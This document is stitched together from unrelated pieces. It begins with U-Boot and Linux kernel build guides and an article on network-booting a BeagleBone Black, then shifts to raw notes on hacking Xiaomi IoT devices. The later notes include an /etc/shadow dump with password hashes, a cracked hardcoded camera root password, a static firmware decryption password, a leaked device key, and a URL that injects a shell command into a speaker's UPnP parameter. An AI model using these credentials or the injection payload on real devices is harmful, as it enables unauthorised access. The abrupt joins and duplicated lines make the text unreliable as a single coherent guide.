Please be aware that you will need the "powerpc" cross development tools for the following steps. Make sure that the directory which contains the binaries of your [ELDK](https://www.denx.de/wiki/DULG/ELDK) are in your **PATH**.

To be sure that no intermediate results of previous builds are left in your Linux kernel source tree you can clean it up as follows:

bash$ make mrproper

The following command selects a standard configuration for the canyonlands board that has been extensively tested. It is recommended to use this as a starting point for other, customized configurations:

bash$ make ARCH=powerpc CROSS\_COMPILE=ppc\_4xxFP- 44x/canyonlands\_defconfig

Note: The name of this default configuration file is **arch/powerpc/configs/44x/canyonlands\_defconfig** . By (recursively) listing the contents of the **arch/powerpc/configs/** directory you can easily find out which other default configurations are available.

If you don't want to change the default configuration you can now continue to use it to build a kernel image:

bash$ make ARCH=powerpc CROSS\_COMPILE=ppc\_4xxFP- uImage

Otherwise you can modify the kernel configuration as follows:

bash$ make ARCH=powerpc CROSS\_COMPILE=ppc\_4xxFP- config

or

bash$ make ARCH=powerpc CROSS\_COMPILE=ppc\_4xxFP- menuconfig

Note: Because of problems (especially with some older Linux kernel versions) the use of "make xconfig" is **not** recommended.

bash$ make ARCH=powerpc CROSS\_COMPILE=ppc\_4xxFP- uImage

The **make** target **uImage** uses the tool **mkimage** (from the U-Boot package) to create a Linux kernel image inarch/powerpc/boot/uImage

which is immediately usable for download and booting with U-Boot.

In case you need a DTB to boot your linux kernel, you need the following step:

bash$ make canyonlands.dtb

In case you configured modules you will also need to compile the modules:

make ARCH=powerpc CROSS\_COMPILE=ppc\_4xxFP- modules

add install the modules (make sure to pass the correct root path for module installation):

bash$ make ARCH=powerpc CROSS\_COMPILE=ppc\_4xxFP- INSTALL\_MOD\_PATH=/opt/eldk-4.2/ppc\_4xx modules\_install

## 6.3. Installation

For now it is sufficient to copy the Linux kernel image into the directory used by your [TFTP](https://www.denx.de/wiki/DULG/TFTP) server:

bash$ cp arch/powerpc/boot/uImage /tftpboot/uImage

# 7.4. Boot Arguments Unleashed

Passing command line arguments to the Linux kernel allows for very flexible and efficient configuration which is especially important in Embedded Systems. It is somewhat strange that these features are nearly undocumented everywhere else. One reason for that is certainly the very limited capabilities of other boot loaders.

It is especially U-Boot's capability to easily define, store, and use environment variables that makes it such a powerful tool in this area. In the examples above we have already seen how we can use for instance the root and ip boot arguments to pass information about the root filesystem or network configuration. The ip argument is not only useful in configurations with root filesystem over NFS; if the Linux kernel has the CONFIG\_IP\_PNP configuration enabled (IP kernel level autoconfiguration), this can be used to enable automatic configuration of IP addresses of devices and of the routing table during kernel boot, based on either information supplied on the kernel command line or by [BOOTP](https://www.denx.de/wiki/DULG/BOOTP) or RARP protocols.

The advantage of this mechanism is that you don't have to spend precious system memory (RAM and flash) for network configuration tools like ifconfig or route - especially in Embedded Systems where you seldom have to change the network configuration while the system is running.

We can use U-Boot environment variables to store all necessary configuration parameters:

=> setenv ipaddr 192.168.100.6

=> setenv serverip 192.168.1.1

=> setenv netmask 255.255.0.0

=> setenv hostname canyonlands

=> setenv rootpath /opt/eldk-4.2/ppc\_4xx

=> saveenv

Then you can use these variables to build the boot arguments to be passed to the Linux kernel:

=> setenv nfsargs 'root=/dev/nfs rw nfsroot=${serverip}:${rootpath}'

Note how apostrophes are used to delay the substitution of the referenced environment variables. This way, the current values of these variables get inserted when assigning values to the "bootargs" variable itself later, i. e. when it gets assembled from the given parts before passing it to the kernel. This allows us to simply redefine any of the variables (say, the value of "ipaddr" if it has to be changed), and the changes will automatically propagate to the Linux kernel.

**Note:** You cannot use this method **directly** to define for example the "bootargs" environment variable, as the implicit usage of this variable by the "bootm" command will **not** trigger variable expansion - this happens **only** when using the "setenv" command.

In the next step, this can be used for a flexible method to define the "bootargs" environment variable by using a function-like approach to build the boot arguments step by step:

=> setenv ramargs setenv bootargs root=/dev/ram rw

=> setenv nfsargs 'setenv bootargs root=/dev/nfs rw nfsroot=${serverip}:${rootpath}'

=> setenv addip 'setenv bootargs ${bootargs} ip=${ipaddr}:${serverip}:${gatewayip}:${netmask}:${hostname}::off'

=> setenv ram\_root 'run ramargs addip;bootm ${kernel\_addr} ${ramdisk\_addr} ${fdt\_addr}'

=> setenv nfs\_root 'run nfsargs addip;bootm ${kernel\_addr} - ${fdt\_addr}'

In this setup we define two variables, ram\_root and nfs\_root, to boot with root filesystem from a ramdisk image or over NFS, respecively. The variables can be executed using U-Boot's run command. These variables make use of the run command itself:

* First, either run ramargs or run nfsargs is used to initialize the bootargs environment variable as needed to boot with ramdisk image or with root over NFS.
* Then, in both cases, run addip is used to append the ip parameter to use the Linux kernel IP autoconfiguration mechanism for configuration of the network settings.
* Finally, the bootm command is used with three resp. two address arguments %ENDIF0% to boot the Linux kernel image with resp. without a ramdisk image. (We assume here that the variables kernel\_addr , ramdisk\_addr and fdt\_addr %ENDIF0% have already been set.)

This method can be easily extended to add more customization options when needed.

If you have used U-Boot's network commands before (and/or read the documentation), you will probably have recognized that the names of the U-Boot environment variables we used in the examples above are exactly the same as those used with the U-Boot commands to boot over a network using [DHCP](https://www.denx.de/wiki/DULG/DHCP) or [BOOTP](https://www.denx.de/wiki/DULG/BOOTP). That means that, instead of manually setting network configuration parameters like IP address, etc., these variables will be set automatically to the values retrieved with the network boot protocols. This is explained in detail in the sections about the respective U-Boot commands.

## During the boot-process

* Press and hold "~"
* once you see "Hit any key to stop autoboot: ..." hit ENTER ( by default there is a booting delay of 2 seconds )

Embedded developers working on kernels or bare-metal programs often go through several development cycles. Each time the developer modifies the code, the code has to be compiled, the ELF (Executable and Linkable Format)/kernel image has to be copied onto the SD card, and the card then has to be transferred from the PC to the development board and rebooted. In my experience as a developer, I found the last two steps to be a major bottleneck. Even copying files to the fastest SD cards is slower than copying files between hard drives and sometimes between computers across the network.

Moreover, by frequently inserting and removing the SD card from the slot, one incurs the risk of damaging the fragile connectors on the development boards. Believe me! I lost a BeagleBoard by accidentally applying too much force while holding the board and pulling out the SD card. The pressure caused the I2C bus to fail. Because the power management chip was controlled by I2C, nothing other than the serial terminal worked after that. Setting aside the cost of the board, a board failure at a critical time during a project is catastrophic if you do not have a backup board.

After losing the BeagleBoard, I hit upon the idea to load my bare-metal code over the LAN via bootp and TFTP and leave the board untouched. This not only reduced the risk of mechanically damaging my board, but it also improved on my turn-around times. I no longer needed to copy files to the SD card and move it around.

In this article, I present a brief introduction to U-Boot and then describe the necessary configurations to set up a development environment using DHCP and TFTP. The setup I present here will let you deploy and test new builds quickly with no more than rebooting the board. I use the [BeagleBone Black](http://beagleboard.org/Products/BeagleBone%20Black) as the target platform and Ubuntu as the development platform for my examples in this article. You may, however, use the methods presented here to work with any board that uses U-Boot or Barebox as its stage-2 bootloader.

### **U-Boot**

U-Boot is a popular bootloader used by many development platforms. It supports multiple architectures including ARM, MIPS, AVR32, Nios, Microblaze, 68K and x86. U-Boot has support for several filesystems as well, including FAT32, ext2, ext3, ext4 and Cramfs built in to it. It also has a shell where it interactively can take input from users, and it supports scripting. It is distributed under the GPLv2 license. U-Boot is a stage-2 bootloader.

The U-Boot project also includes the x-loader. The x-loader is a small stage-1 bootloader for ARM. Most modern chips have the ability to read a FAT32 filesystem built in to the ROM. The x-loader loads the U-Boot into memory and transfers control to it. U-Boot is a pretty advanced bootloader that is capable of loading the kernel and ramdisk image from the NAND, SD card, USB drive and even the Ethernet via bootp, DHCP and TFTP.

Figure 1 shows the default boot sequence of the BeagleBone Black. This sequence is more or less applicable to most embedded systems. The x-loader and U-Boot executables are stored in the files called MLO and uboot.img, respectively. These files are stored in a FAT32 partition. The serial port outputs of the BeagleBone are shown in Listings 1–3. The x-loader is responsible for the output shown in Listing 1. Once the execution is handed over to U-Boot, it offers you a few seconds to interrupt the boot sequence, as shown in Listing 2. If you choose not to interrupt, U-Boot executes an environment variable called bootcmd. bootcmd holds the search sequence for a file called uImage. This is the kernel image. The kernel image is loaded into the memory, and the execution finally is transferred to the kernel, as shown in Listing 3.




Figure 1. Boot Sequence

### **Listing 1. The Serial Console Output from the Stage-1 Bootloader**

U-Boot SPL 2013.04-rc1-14237-g90639fe-dirty (Apr 13 2013 - 13:57:11)

musb-hdrc: ConfigData=0xde (UTMI-8, dyn FIFOs, HB-ISO Rx,

↪HB-ISO Tx, SoftConn)

musb-hdrc: MHDRC RTL version 2.0

musb-hdrc: setup fifo\_mode 4

musb-hdrc: 28/31 max ep, 16384/16384 memory

USB Peripheral mode controller at 47401000 using PIO, IRQ 0

musb-hdrc: ConfigData=0xde (UTMI-8, dyn FIFOs, HB-ISO Rx,

↪HB-ISO Tx, SoftConn)

musb-hdrc: MHDRC RTL version 2.0

musb-hdrc: setup fifo\_mode 4

musb-hdrc: 28/31 max ep, 16384/16384 memory

USB Host mode controller at 47401800 using PIO, IRQ 0

OMAP SD/MMC: 0

mmc\_send\_cmd : timeout: No status update

reading u-boot.img

reading u-boot.img

### **Listing 2. The Serial Console Output from the Stage-2 Bootloader**

U-Boot 2013.04-rc1-14237-g90639fe-dirty (Apr 13 2013 - 13:57:11)

I2C: ready

DRAM: 512 MiB

WARNING: Caches not enabled

NAND: No NAND device found!!!

0 MiB

MMC: OMAP SD/MMC: 0, OMAP SD/MMC: 1

\*\*\* Warning - readenv() failed, using default environment

musb-hdrc: ConfigData=0xde (UTMI-8, dyn FIFOs, HB-ISO Rx,

↪HB-ISO Tx, SoftConn)

musb-hdrc: MHDRC RTL version 2.0

musb-hdrc: setup fifo\_mode 4

musb-hdrc: 28/31 max ep, 16384/16384 memory

USB Peripheral mode controller at 47401000 using PIO, IRQ 0

musb-hdrc: ConfigData=0xde (UTMI-8, dyn FIFOs, HB-ISO Rx,

↪HB-ISO Tx, SoftConn)

musb-hdrc: MHDRC RTL version 2.0

musb-hdrc: setup fifo\_mode 4

musb-hdrc: 28/31 max ep, 16384/16384 memory

USB Host mode controller at 47401800 using PIO, IRQ 0

Net: <ethaddr> not set. Validating first E-fuse MAC

cpsw, usb\_ether

Hit any key to stop autoboot: 0

### **Listing 3. The Serial Console Output from the Stage-2 Bootloader and Kernel**

gpio: pin 53 (gpio 53) value is 1

Card did not respond to voltage select!

.

.

.

gpio: pin 54 (gpio 54) value is 1

SD/MMC found on device 1

reading uEnv.txt

58 bytes read in 4 ms (13.7 KiB/s)

Loaded environment from uEnv.txt

Importing environment from mmc ...

Running uenvcmd ...

Booting the bone from emmc...

gpio: pin 55 (gpio 55) value is 1

4215264 bytes read in 778 ms (5.2 MiB/s)

gpio: pin 56 (gpio 56) value is 1

22780 bytes read in 40 ms (555.7 KiB/s)

Booting from mmc ...

## Booting kernel from Legacy Image at 80007fc0 ...

Image Name: Angstrom/3.8.6/beaglebone

Image Type: ARM Linux Kernel Image (uncompressed)

Data Size: 4215200 Bytes = 4 MiB

Load Address: 80008000

Entry Point: 80008000

Verifying Checksum ... OK

## Flattened Device Tree blob at 80f80000

Booting using the fdt blob at 0x80f80000

XIP Kernel Image ... OK

OK

Using Device Tree in place at 80f80000, end 80f888fb

Starting kernel ...

Uncompressing Linux... done, booting the kernel.

[ 0.106033] pinctrl-single 44e10800.pinmux: prop pinctrl-0

↪index 0 invalid phandle

.

[ 9.638448] net eth0: phy 4a101000.mdio:01 not found on slave 1

.---O---.

| | .-. o o

| | |-----.-----.-----.| | .----..-----.-----.

| | | \_\_ | ---'| '--.| .-'| | |

| | | | | |--- || --'| | | ' | | | |

'---'---'--'--'--. |-----''----''--' '-----'-'-'-'

-' |

'---'

The Angstrom Distribution beaglebone ttyO0

Angstrom v2012.12 - Kernel 3.8.6

beaglebone login:

The search sequence defined in the bootcmd variable and the filename (uImage) are hard-coded in the U-Boot source code (see Listing 9). Listing 4 shows the formatted content of the environment variable bootcmd. The interesting parts of bootcmd are lines 19–28. This part of the script checks for the existence of a file called uEnv.txt. If the file is found, the file is loaded into the memory (line 19). Then, it is imported to the environment ready to be read or executed (line 22). After this, the script checks to see if the variable uenvcmd is defined (line 24). If it is defined, the script in the variable is executed. The uEnv.txt file is a method for users to insert scripts into the environment. Here, we'll use this to override the default search sequence and load the kernel image or an ELF file from the TFTP server.

### **Listing 4. Well Formatted Content of the Variable bootcmd**

01 gpio set 53;

02 i2c mw 0x24 1 0x3e;

03 run findfdt;

04 mmc dev 0;

05 if mmc rescan ;

06 then

07 echo micro SD card found;

08 setenv mmcdev 0;

09 else

10 echo No micro SD card found, setting mmcdev to 1;

11 setenv mmcdev 1;

12 fi;

13 setenv bootpart ${mmcdev}:2;

14 mmc dev ${mmcdev};

15 if mmc rescan;

16 then

17 gpio set 54;

18 echo SD/MMC found on device ${mmcdev};

19 if run loadbootenv;

20 then

21 echo Loaded environment from ${bootenv};

22 run importbootenv;

23 fi;

24 if test -n $uenvcmd;

25 then

26 echo Running uenvcmd ...;

27 run uenvcmd;

28 fi;

29 gpio set 55;

30 if run loaduimage;

31 then

32 gpio set 56;

33 run loadfdt;

34 run mmcboot;

35 fi;

36 fi;

For better insight into the workings of U-Boot, I recommend interrupting the execution and dropping to the U-Boot shell. At the shell, you can see a list of supported commands by typing help or ?. You can list all defined environment variables with the env print command. These environment variables are a powerful tool for scripting. To resume the boot sequence, you either can issue the boot command or run bootcmd. A good way to understand what the bootcmd is doing is to execute each command one at a time from the U-Boot shell and see its effect. You may replace the if...then...else...fi blocks by executing the conditional statement without the if part and checking its output by typing echo $?.

### **DHCP**

The DHCP (Dynamic Host Configuration Protocol) is a protocol to provide hosts with the necessary information to access the network on demand. This includes the IP address for the host, the DNS servers, the gateway server, the time servers, the TFTP server and so on. The DHCP server also can provide the name of the file containing the kernel image that the host must get from the TFTP server to continue booting. The DHCP server can be set up to provide a configuration either for the entire network or on a per-host basis. Configuring the filename (Listing 5) for the entire network is not a good idea, as one kernel image or ELF file will execute only on the architecture for which it was built. For instance, the vmlinuz image built for an x86\_64 will not work on a system with an ARM-based processor.

### **Listing 5. The Host Configuration Section for a DHCP Server**

subnet 192.168.0.0 netmask 255.255.0.0 {

next-server 192.168.146.1;

option domain-name-servers 192.168.146.1;

option routers 192.168.146.1;

range 192.168.145.1 192.168.145.254;

# The BeagleBone Black 1

host BBB-1 {

next-server 192.168.146.1;

filename "/BI/uImage";

hardware ethernet C8:A0:30:B0:88:EB;

fixed-address 192.168.146.4;

}

}

### **Important Note:**

Be extremely careful while using the DHCP server. A network must not have more than a single DHCP server. A second DHCP server will cause serious problems on the network. Other users will lose network access. If you are on a corporate or a university network, you will generate a high-priority incident inviting the IT department to come looking for you.

The Ubuntu apt repository offers two DHCP servers: isc-dhcp-server and dhcpcd. I prefer to use isc-dhcp-server.

The isc-dhcpd-server from the Ubuntu repository is pretty advanced and implements all the necessary features. I recommend using Webmin to configure it. Webmin is a Web-based configuration tool that supports configuring several Linux-based services and dæmons. I recommend installing Webmin from the apt repository. See the [Webmin documentation](http://www.webmin.com/deb.html) for instructions for adding the Webmin apt repository to Ubuntu.

Once you have your DHCP server installed, you need to configure a subnet and select a pool of IP addresses to be dished out to hosts on the network on request. After this, add the lines corresponding to the host from Listing 5 into your /etc/dhcp/dhcpcd.conf file, or do the equivalent from Webmin's intuitive interface. In Listing 5,C8:A0:30:B0:88:EB corresponds to the BeagleBone's Ethernet address. The next-server is the address of the TFTP server from which to fetch the kernel image of ELF. The /BI/uImage filename is the name of the kernel image. Rename the image to whatever you use.

### **TFTP**

TFTP (Trivial File Transfer Protocol) is a lightweight file-transfer protocol. It does not support authentication methods. Anyone can connect and download any file by name from the server or upload any file to the server. You can, however, protect your server to some extent by setting firewall rules to deny IP addresses out of a particular range. You also can make the TFTP home directory read-only to the world. This should prevent any malicious uploads to the server. The Ubuntu apt repository has two different TFTP servers: atftp and tftp-hpa. I recommend tftp-hpa, as development of atftp has seized since 2004.

tftpd-hpa is more or less ready to run just after installation. The default file store is usually /var/lib/tftpboot/, and the configuration files for tftp-can may be found in /etc/default/tftpd-hpa. You can change the location of the default file store to any other location of your choice by changing the TFTP\_DIRECTORY option. The TFTP installation creates a user and a group called tftp. The tftp server runs as this user. I recommend adding yourself to the tftp group and changing permissions on the tftp data directory to 775. This will let you read and write to the tftp data directory without switching to root each time. Moreover, if files in the tftp data directory are owned by root, the tftp server will not be able to read and serve them over the network. You can test your server by placing a file there and attempting to get it using the tftp client:

$ tftp 192.168.146.1 -c get uImage[COMMAND]

Some common problems you may face include errors due to permission. Make sure that the files are readable by the tftp user or whichever user the tftpd runs as. Additionally, directories must have execute permission, or tftp will not be able to descend and read the content of that directory, and you'll see a "Permission denied" error when you attempt to get the file.

### **U-Boot Scripting**

Now that you have your DHCP and TFTP servers working, let's write a U-Boot script that will fetch the kernel image and boot it. I'm going to present two ways of doing this: using DHCP and using only TFTP. As I mentioned before, running a poorly configured DHCP server will cause a network-wide disruption of services. However, if you know what you are doing and have prior experience with setting up network services, this is the simplest way to boot the board.

A DHCP boot can be initiated simply by adding or modifying the uenvcmd variable in the uEnv.txt file, as shown in Listing 6. uEnv.txt is found in the FAT32 partition of the BeagleBone Black. This partition is available to be mounted when the BeagleBone Black is connected to your computer via USB cable.

### **Listing 6. An Example of the uenvcmd Variable for DHCP Booting**

echo Booting the BeagleBone Black from LAN (DHCP)...

dhcp ${kloadaddr}

tftpboot ${fdtaddr} /BI/${fdtfile}

setenv bootargs console=${console} ${optargs} root=${mmcroot}

↪rootfstype=${mmcrootfstype} optargs=quiet

bootm ${kloadaddr} - ${fdtaddr}

For a TFTP-only boot, you manually specify an IP address for the development board and the TFTP server. This is a much safer process, and you incur very little risk of interfering with other users on the network. As in the case of configuring to boot with DHCP, you must modify the uenvcmd variable in the uEnv.txt file. The script shown in Listing 7 is an example of how to set up your BeagleBone Black to get a kernel image from the TFTP server and pass on the execution to it.

### **Listing 7. An Example of uenvcmd Variable for TFTP Booting**

echo Booting the BeagleBone Black from LAN (TFTP)...

env set ipaddr 192.168.146.10

env set serverip 192.168.146.1

tftpboot ${kloadaddr} /BI/${bootfile}

tftpboot ${fdtaddr} /BI/${fdtfile}

setenv bootargs console=${console} ${optargs} root=${mmcroot}

↪rootfstype=${mmcrootfstype} optargs=quiet

bootm ${kloadaddr} - ${fdtaddr}

Both Listing 6 and 7 are formatted to give a clear understanding of the process. The actual uEnv.txt file should look something like the script shown in Listing 8. For more information about U-Boot scripting, refer to the [U-Boot FAQ](http://www.denx.de/wiki/DULG/Faq) and U-Boot Manual. The various commands in the uenvcmd variable must be on the same line separated by a semicolon. You may notice that I place my script in uenvcmdx instead of uenvcmd. This is because test -n throws an error to the console based on the content of the variable it is testing. Certain variable contents, especially long complicated scripts, cause the test -n to fail with an error message to the console. Therefore, I put a simple command to run uenvcmdx in uenvcmd. If you find that your script from the uEnv.txt is not being executed, look for an error on the serial console like this:

test - minimal test like /bin/sh

Usage:

test [args..]

### **Listing 8. An Example of uEnv.txt for TFTP Booting**

optargs=quiet

uenvcmdx=echo Booting the bone from emmc...; env set ipaddr

↪192.168.146.10; env set serverip 192.168.146.1; tftpboot

↪${kloadaddr} /BI/${bootfile}; tftpboot ${fdtaddr}

↪/BI/${fdtfile}; setenv bootargs console=${console}

↪${optargs} root=${mmcroot} rootfstype=${mmcrootfstype}

↪optargs=quiet; bootm ${kloadaddr} - ${fdtaddr}

uenvcmd=run uenvcmdx

On some development boards like the [BeagleBoard xM](http://beagleboard.org/Products/BeagleBoard-xM), the Ethernet port is implemented on the USB bus. Therefore, it is necessary to start the USB subsystem before attempting any network-based boot. If your development board does not hold a Flash memory on board, it may not have a MAC address either. In this case, you will have to set a MAC address before you can issue any network requests. You can do that by setting the environment variable ethaddr along with the rest of the uEnv.txt script.

An alternative but cumbersome way to change the default boot sequence is to modify the U-Boot source code. Modifying the source code gives you greater versatility for booting your development board. When you interrupt the U-Boot boot sequence, drop to the U-Boot shell and issue the env print command, you'll see a lot of environment variables that are defined by default. These environment variables are defined as macros in the source code. Modifying the source code aims at modifying these variables. As shown in Figure 1, U-Boot begins loading the kernel by executing the script in bootcmd. Hence, this is the variable that must be modified.

To begin, you'll need the source code to U-Boot from the git repository:

$ git clone git://git.denx.de/u-boot.git

Before making any modifications, I recommend compiling the unmodified source code as a sanity check

$ make ARCH=arm CROSS\_COMPILE=arm-linux-gnueabihf- distclean

$ make ARCH=arm CROSS\_COMPILE=arm-linux-gnueabihf- am335x\_evm\_config

$ make -j 8 ARCH=arm CROSS\_COMPILE=arm-linux-gnueabihf-

This most likely will work without a hitch. Now you can modify the u-Boot/include/configs/am335x\_evm.h file. In this file, you'll find code similar to Listing 9. Modify this as you please and re-compile. Depending on your target board, you will have to modify a different file. The files to some common target platforms are:

* [Panda Board](http://pandaboard.org/): u-Boot/include/configs/omap4\_common.h
* BeagleBoard: u-Boot/include/configs/omap3\_beagle.h

### **Listing 9. Part of the u-Boot/include/configs/am335x\_evm.h File Responsible for the Default Script in the bootcmd Variable**

#define CONFIG\_BOOTCOMMAND \

"mmc dev ${mmcdev}; if mmc rescan; then " \

"echo SD/MMC found on device ${mmcdev};" \

"if run loadbootenv; then " \

"echo Loaded environment from ${bootenv};" \

"run importbootenv;" \

"fi;" \

"if test -n $uenvcmd; then " \

"echo Running uenvcmd ...;" \

"run uenvcmd;" \

"fi;" \

"if run loaduimage; then " \

"run mmcboot;" \

"fi;" \

"fi;" \

### **Conclusion**

I hope the instructions provided here help you create a system to develop and deploy bare-metal programs and kernel images quickly. You also may want to look into u-boot-v2, also known as [Barebox](http://barebox.org/). The most helpful code modification that I suggest here is to compile the U-Boot with an elaborate boot sequence that you can tailor to your needs with the least modifications. You can try out some fancy scripts to check and update firmware over LAN—I would consider that really cool. Write to me at bharath (you-know-what) lohray (you-know-what) com.

Single user

printenv

arm\_freq=0x00112032

baudrate=115200

bootcmd=run sfboot

bootdelay=1

bootfile=zImage

bsbsize=2M

consoledev=ttySGK0

ethact=gk7101

ethaddr=3C:97:0E:22:E1:14

fileaddr=C1000000

filesize=200000

gatewayip=11.1.4.1

hostname="gk7101"

ipaddr=192.168.1.9

loadaddr=0xC1000000

mem=41M

netdev=eth0

netmask=255.255.255.0

nfsserver=11.1.4.19

phytype=0

rootfstype=rootfstype=jffs2 root=/dev/mtdblock3

rootpath=/opt/work

serverip=192.168.1.7

sfboot=setenv bootargs console=${consoledev},${baudrate} noinitrd mem=${mem} rw ${rootfstype} init=linuxrc ;sf probe 0 0;sf read ${loadaddr} ${sfkernel} ${filesize}; bootm

sfkernel=0x50000

soctype=1

stderr=serial

stdin=serial

stdout=serial

tftpboot=setenv bootargs root=/dev/nfs nfsroot=${nfsserver}:${rootpath},proto=tcp,nfsvers=3,nolock ip=${ipaddr}:${serverip}:${gatewayip}:${netmask}:${hostname}:${netdev} mac=${ethaddr} phytype=${phytype} console=${consoledev},${baudrate} mem=${mem};tftpboot ${bootfile};bootm

sfkernel=0x50000

soctype=1

stderr=serial

stdin=serial

stdout=serial

tftpboot=setenv bootargs root=/dev/nfs nfsroot=${nfsserver}:${rootpath},proto=tcp,nfsvers=3,nolock ip=${ipaddr}:${serverip}:${gatewayip}:${netmask}:${hostname}:${netdev} mac=${ethaddr} phytype=${phytype} console=${consoledev},${baudrate} mem=${mem};tftpboot ${bootfile};bootm

Environment size: 1004/65532 bytes

mainline kernel sunxi-3.4 kernel

setenv bootargs console=ttyS0,115200 root=/dev/mmcblk0p2 rootwait panic=10

load mmc 0:1 0x43000000 ${fdtfile} || load mmc 0:1 0x43000000 boot/${fdtfile}

load mmc 0:1 0x42000000 uImage || load mmc 0:1 0x42000000 boot/uImage

bootm 0x42000000 - 0x43000000

To get in single user:

setenv bootargs console=${consoledev},${baudrate} noinitrd mem=${mem} rw ${rootfstype} 1

sf probe 0 0

sf read ${loadaddr} ${sfkernel} ${filesize}

bootz

/etc/shadow:

root:F0pCSaZ.P1Rrc:0:0:99999:7:::

bin:\*:10933:0:99999:7:::

daemon:\*:10933:0:99999:7:::

adm:\*:10933:0:99999:7:::

lp:\*:10933:0:99999:7:::

sync:\*:10933:0:99999:7:::

shutdown:\*:10933:0:99999:7:::

halt:\*:10933:0:99999:7:::

uucp:\*:10933:0:99999:7:::

operator:\*:10933:0:99999:7:::

ftp:\*:10933:0:99999:7:::

nobody:\*:10933:0:99999:7:::

default::10933:0:99999:7:::

admin:RdQhwfYI/a1kQ:0:0:99999:7:::

lab/firm

hexdump

binwalk -t dvrf.bin

quemu to emulate

github.com/brianpow/firmware-mod.git

gitwalk.com/devttys0/binwalk.git

Full Linux e.g. Ubuntu 14.04 – Vacuum cleaning robots

OpenWRT  
– Xiaomi Wifi Speaker, Routers, Minij washing machine

Embedded Linux – IP cameras

RTOS  
– Lightbulbs, ceiling lights, light strips

**Overview Hardware**

* CPU: Hi3518EV200 – ARM Cortex-A
* RAM: 64MB
* Flash: 16MByte
* Wi-Fi: Mediatek MT7601UN via USB
* OS: Embedded Linux
* Zigbee-MCU: NXP JN5169

**Devices connected via Zigbee**

Zigbee (NXP JN5169) based

* Motion Sensor
* Temperature sensors
* Power Plug
* Smoke Detectors
* Smart Door Lock •...
* JFFS2 filesystem not properly cleaned
* 3 different credentials from development devices leaked

0004cc10 0004cc20 0004cc30 0004cc40 0004cc50 0004cc60 0004cc70 0004cc80 0004cc90 0004cca0 0004ccb0 0004ccc0 0004ccd0

e3b53be8002c2320 2f 6d 69 69 6f 2f 64 65 660a232064696420 61 20 75 6e 73 69 67 6e 20 6b 65 79 29 70 00 00 23 0a 64 69 64 3d 35 30 65 79 3d 4e 41 37 4e 69 69 58 6e 0a 6d 61 63 3d 3a 32 45 3a XX XX 3a XX 3d6c756d690a2320 78206c656e203233 63 61 6d 65 72 61 2e 61 64 3d 41 2c 00 00 03 30

636174202f657463 76 69 63 65 2e 63 6f 6e 6d75737420626520 656420696e740a23 4e 73 74 72 69 6e 67 0a 36 30 33 36 35 XX 0a 6b 6d 4b 6f XX XX XX XX XX 32 38 3a 36 43 3a 30 37 XX 0a 76 65 6e 64 6f 72 6d6f64656c206d61 0a8002940300022e 71 31 0a 70 32 70 5f 69 31 31 31 41 0a 11 00 00

|..;..,#cat/etc| |/miio/device.con| |f.#didmustbe| |a unsigned int.#| | key)p..Nstring.| |#.did=5060365X.k| |ey=NA7NimKoXXXXX| |iXn.mac=28:6C:07| |:2E:XX:XX.vendor| |=lumi.#modelma| |xlen23........| |camera.aq1.p2p\_i| |d=A,...0111A....

**Rooting**

• Serial was not necessary  
– open telnet server (port 23)  
– hardcoded root password in /etc/shadow

• “root:IIfCcCAiKWPNs:17333:0:99999:7::”  
• DES-Crypt -> password truncated to 8 chars • Password: “lumi-201”

– Same credentials for all cameras


**Modifications**

* Replace Chinese sound files
* Replace telnetd by dropbear (SSH)
* Change root password
* Replace Camera Software

**WI-FI NETWORK SPEAKER**

* CPU: Amlogic Meson3 – ARM Cortex-A
* RAM: 128MB
* Flash: 8GByte
* WI-Fi+BT: Broadcom BCM4345
* OS: OpenWRT ; Samba 3.x

[http://192....:9999/sspid/Upnp/resource/sys?command=nslookup&host=’echo](http://192....:9999/sspid/Upnp/resource/sys?command=nslookup&host='echo) 192.168.0.2’&dnd\_server=’/etc/init.d/ssh start’



**Rooting (Gen1 + Gen2)**

* Shortcut the MMC data lines
* SoC falls back to FEL mode
* Load + Execute tool in RAM

– Via USB connector

- Dump MMC flash  
– Modify image  
– Rewriteimagetoflash

**Software**

• Ubuntu 14.04.3 LTS (Kernel 3.4.xxx)  
– Mostly untouched, patched on a regular base

• Player 3.10-svn  
– Open-Source Cross-platform robot device interface & server

• Proprietary software (/opt/rockrobo) – Custom adbd-version

• iptables firewall enabled (IPv4!)

* –  Blocks Port 22 (SSHd) + Port 6665 (player)
* –  Fail: IPv6 not blocked at all

**Firmware updates**

• Integrity  
– MD5 provided by cloud

• Full images  
– Encrypted tar.gz archives  
– Contains disk.img with 512 Mbyte ext4-filesystem

• Encryption

– Ccrypt [256-bit Rijndael encryption (AES)]

– Static password: “rockrobo”

* Never leave your devices unprovisioned – Someone else can provision it for you

• Install malicious firmware

* Be careful with used devices

– e.g. Amazon Marketplace, Ebay, etc.

– Some malicious software may be installed •

Never install rooted firmware from untrusted sources !!!! – Expecially not from russian forums!

**ESP-8266**

* Weird architecture
* Difficult to reverse engineer

– No decompiler  
– Limited disassembler support – No useable JTAG

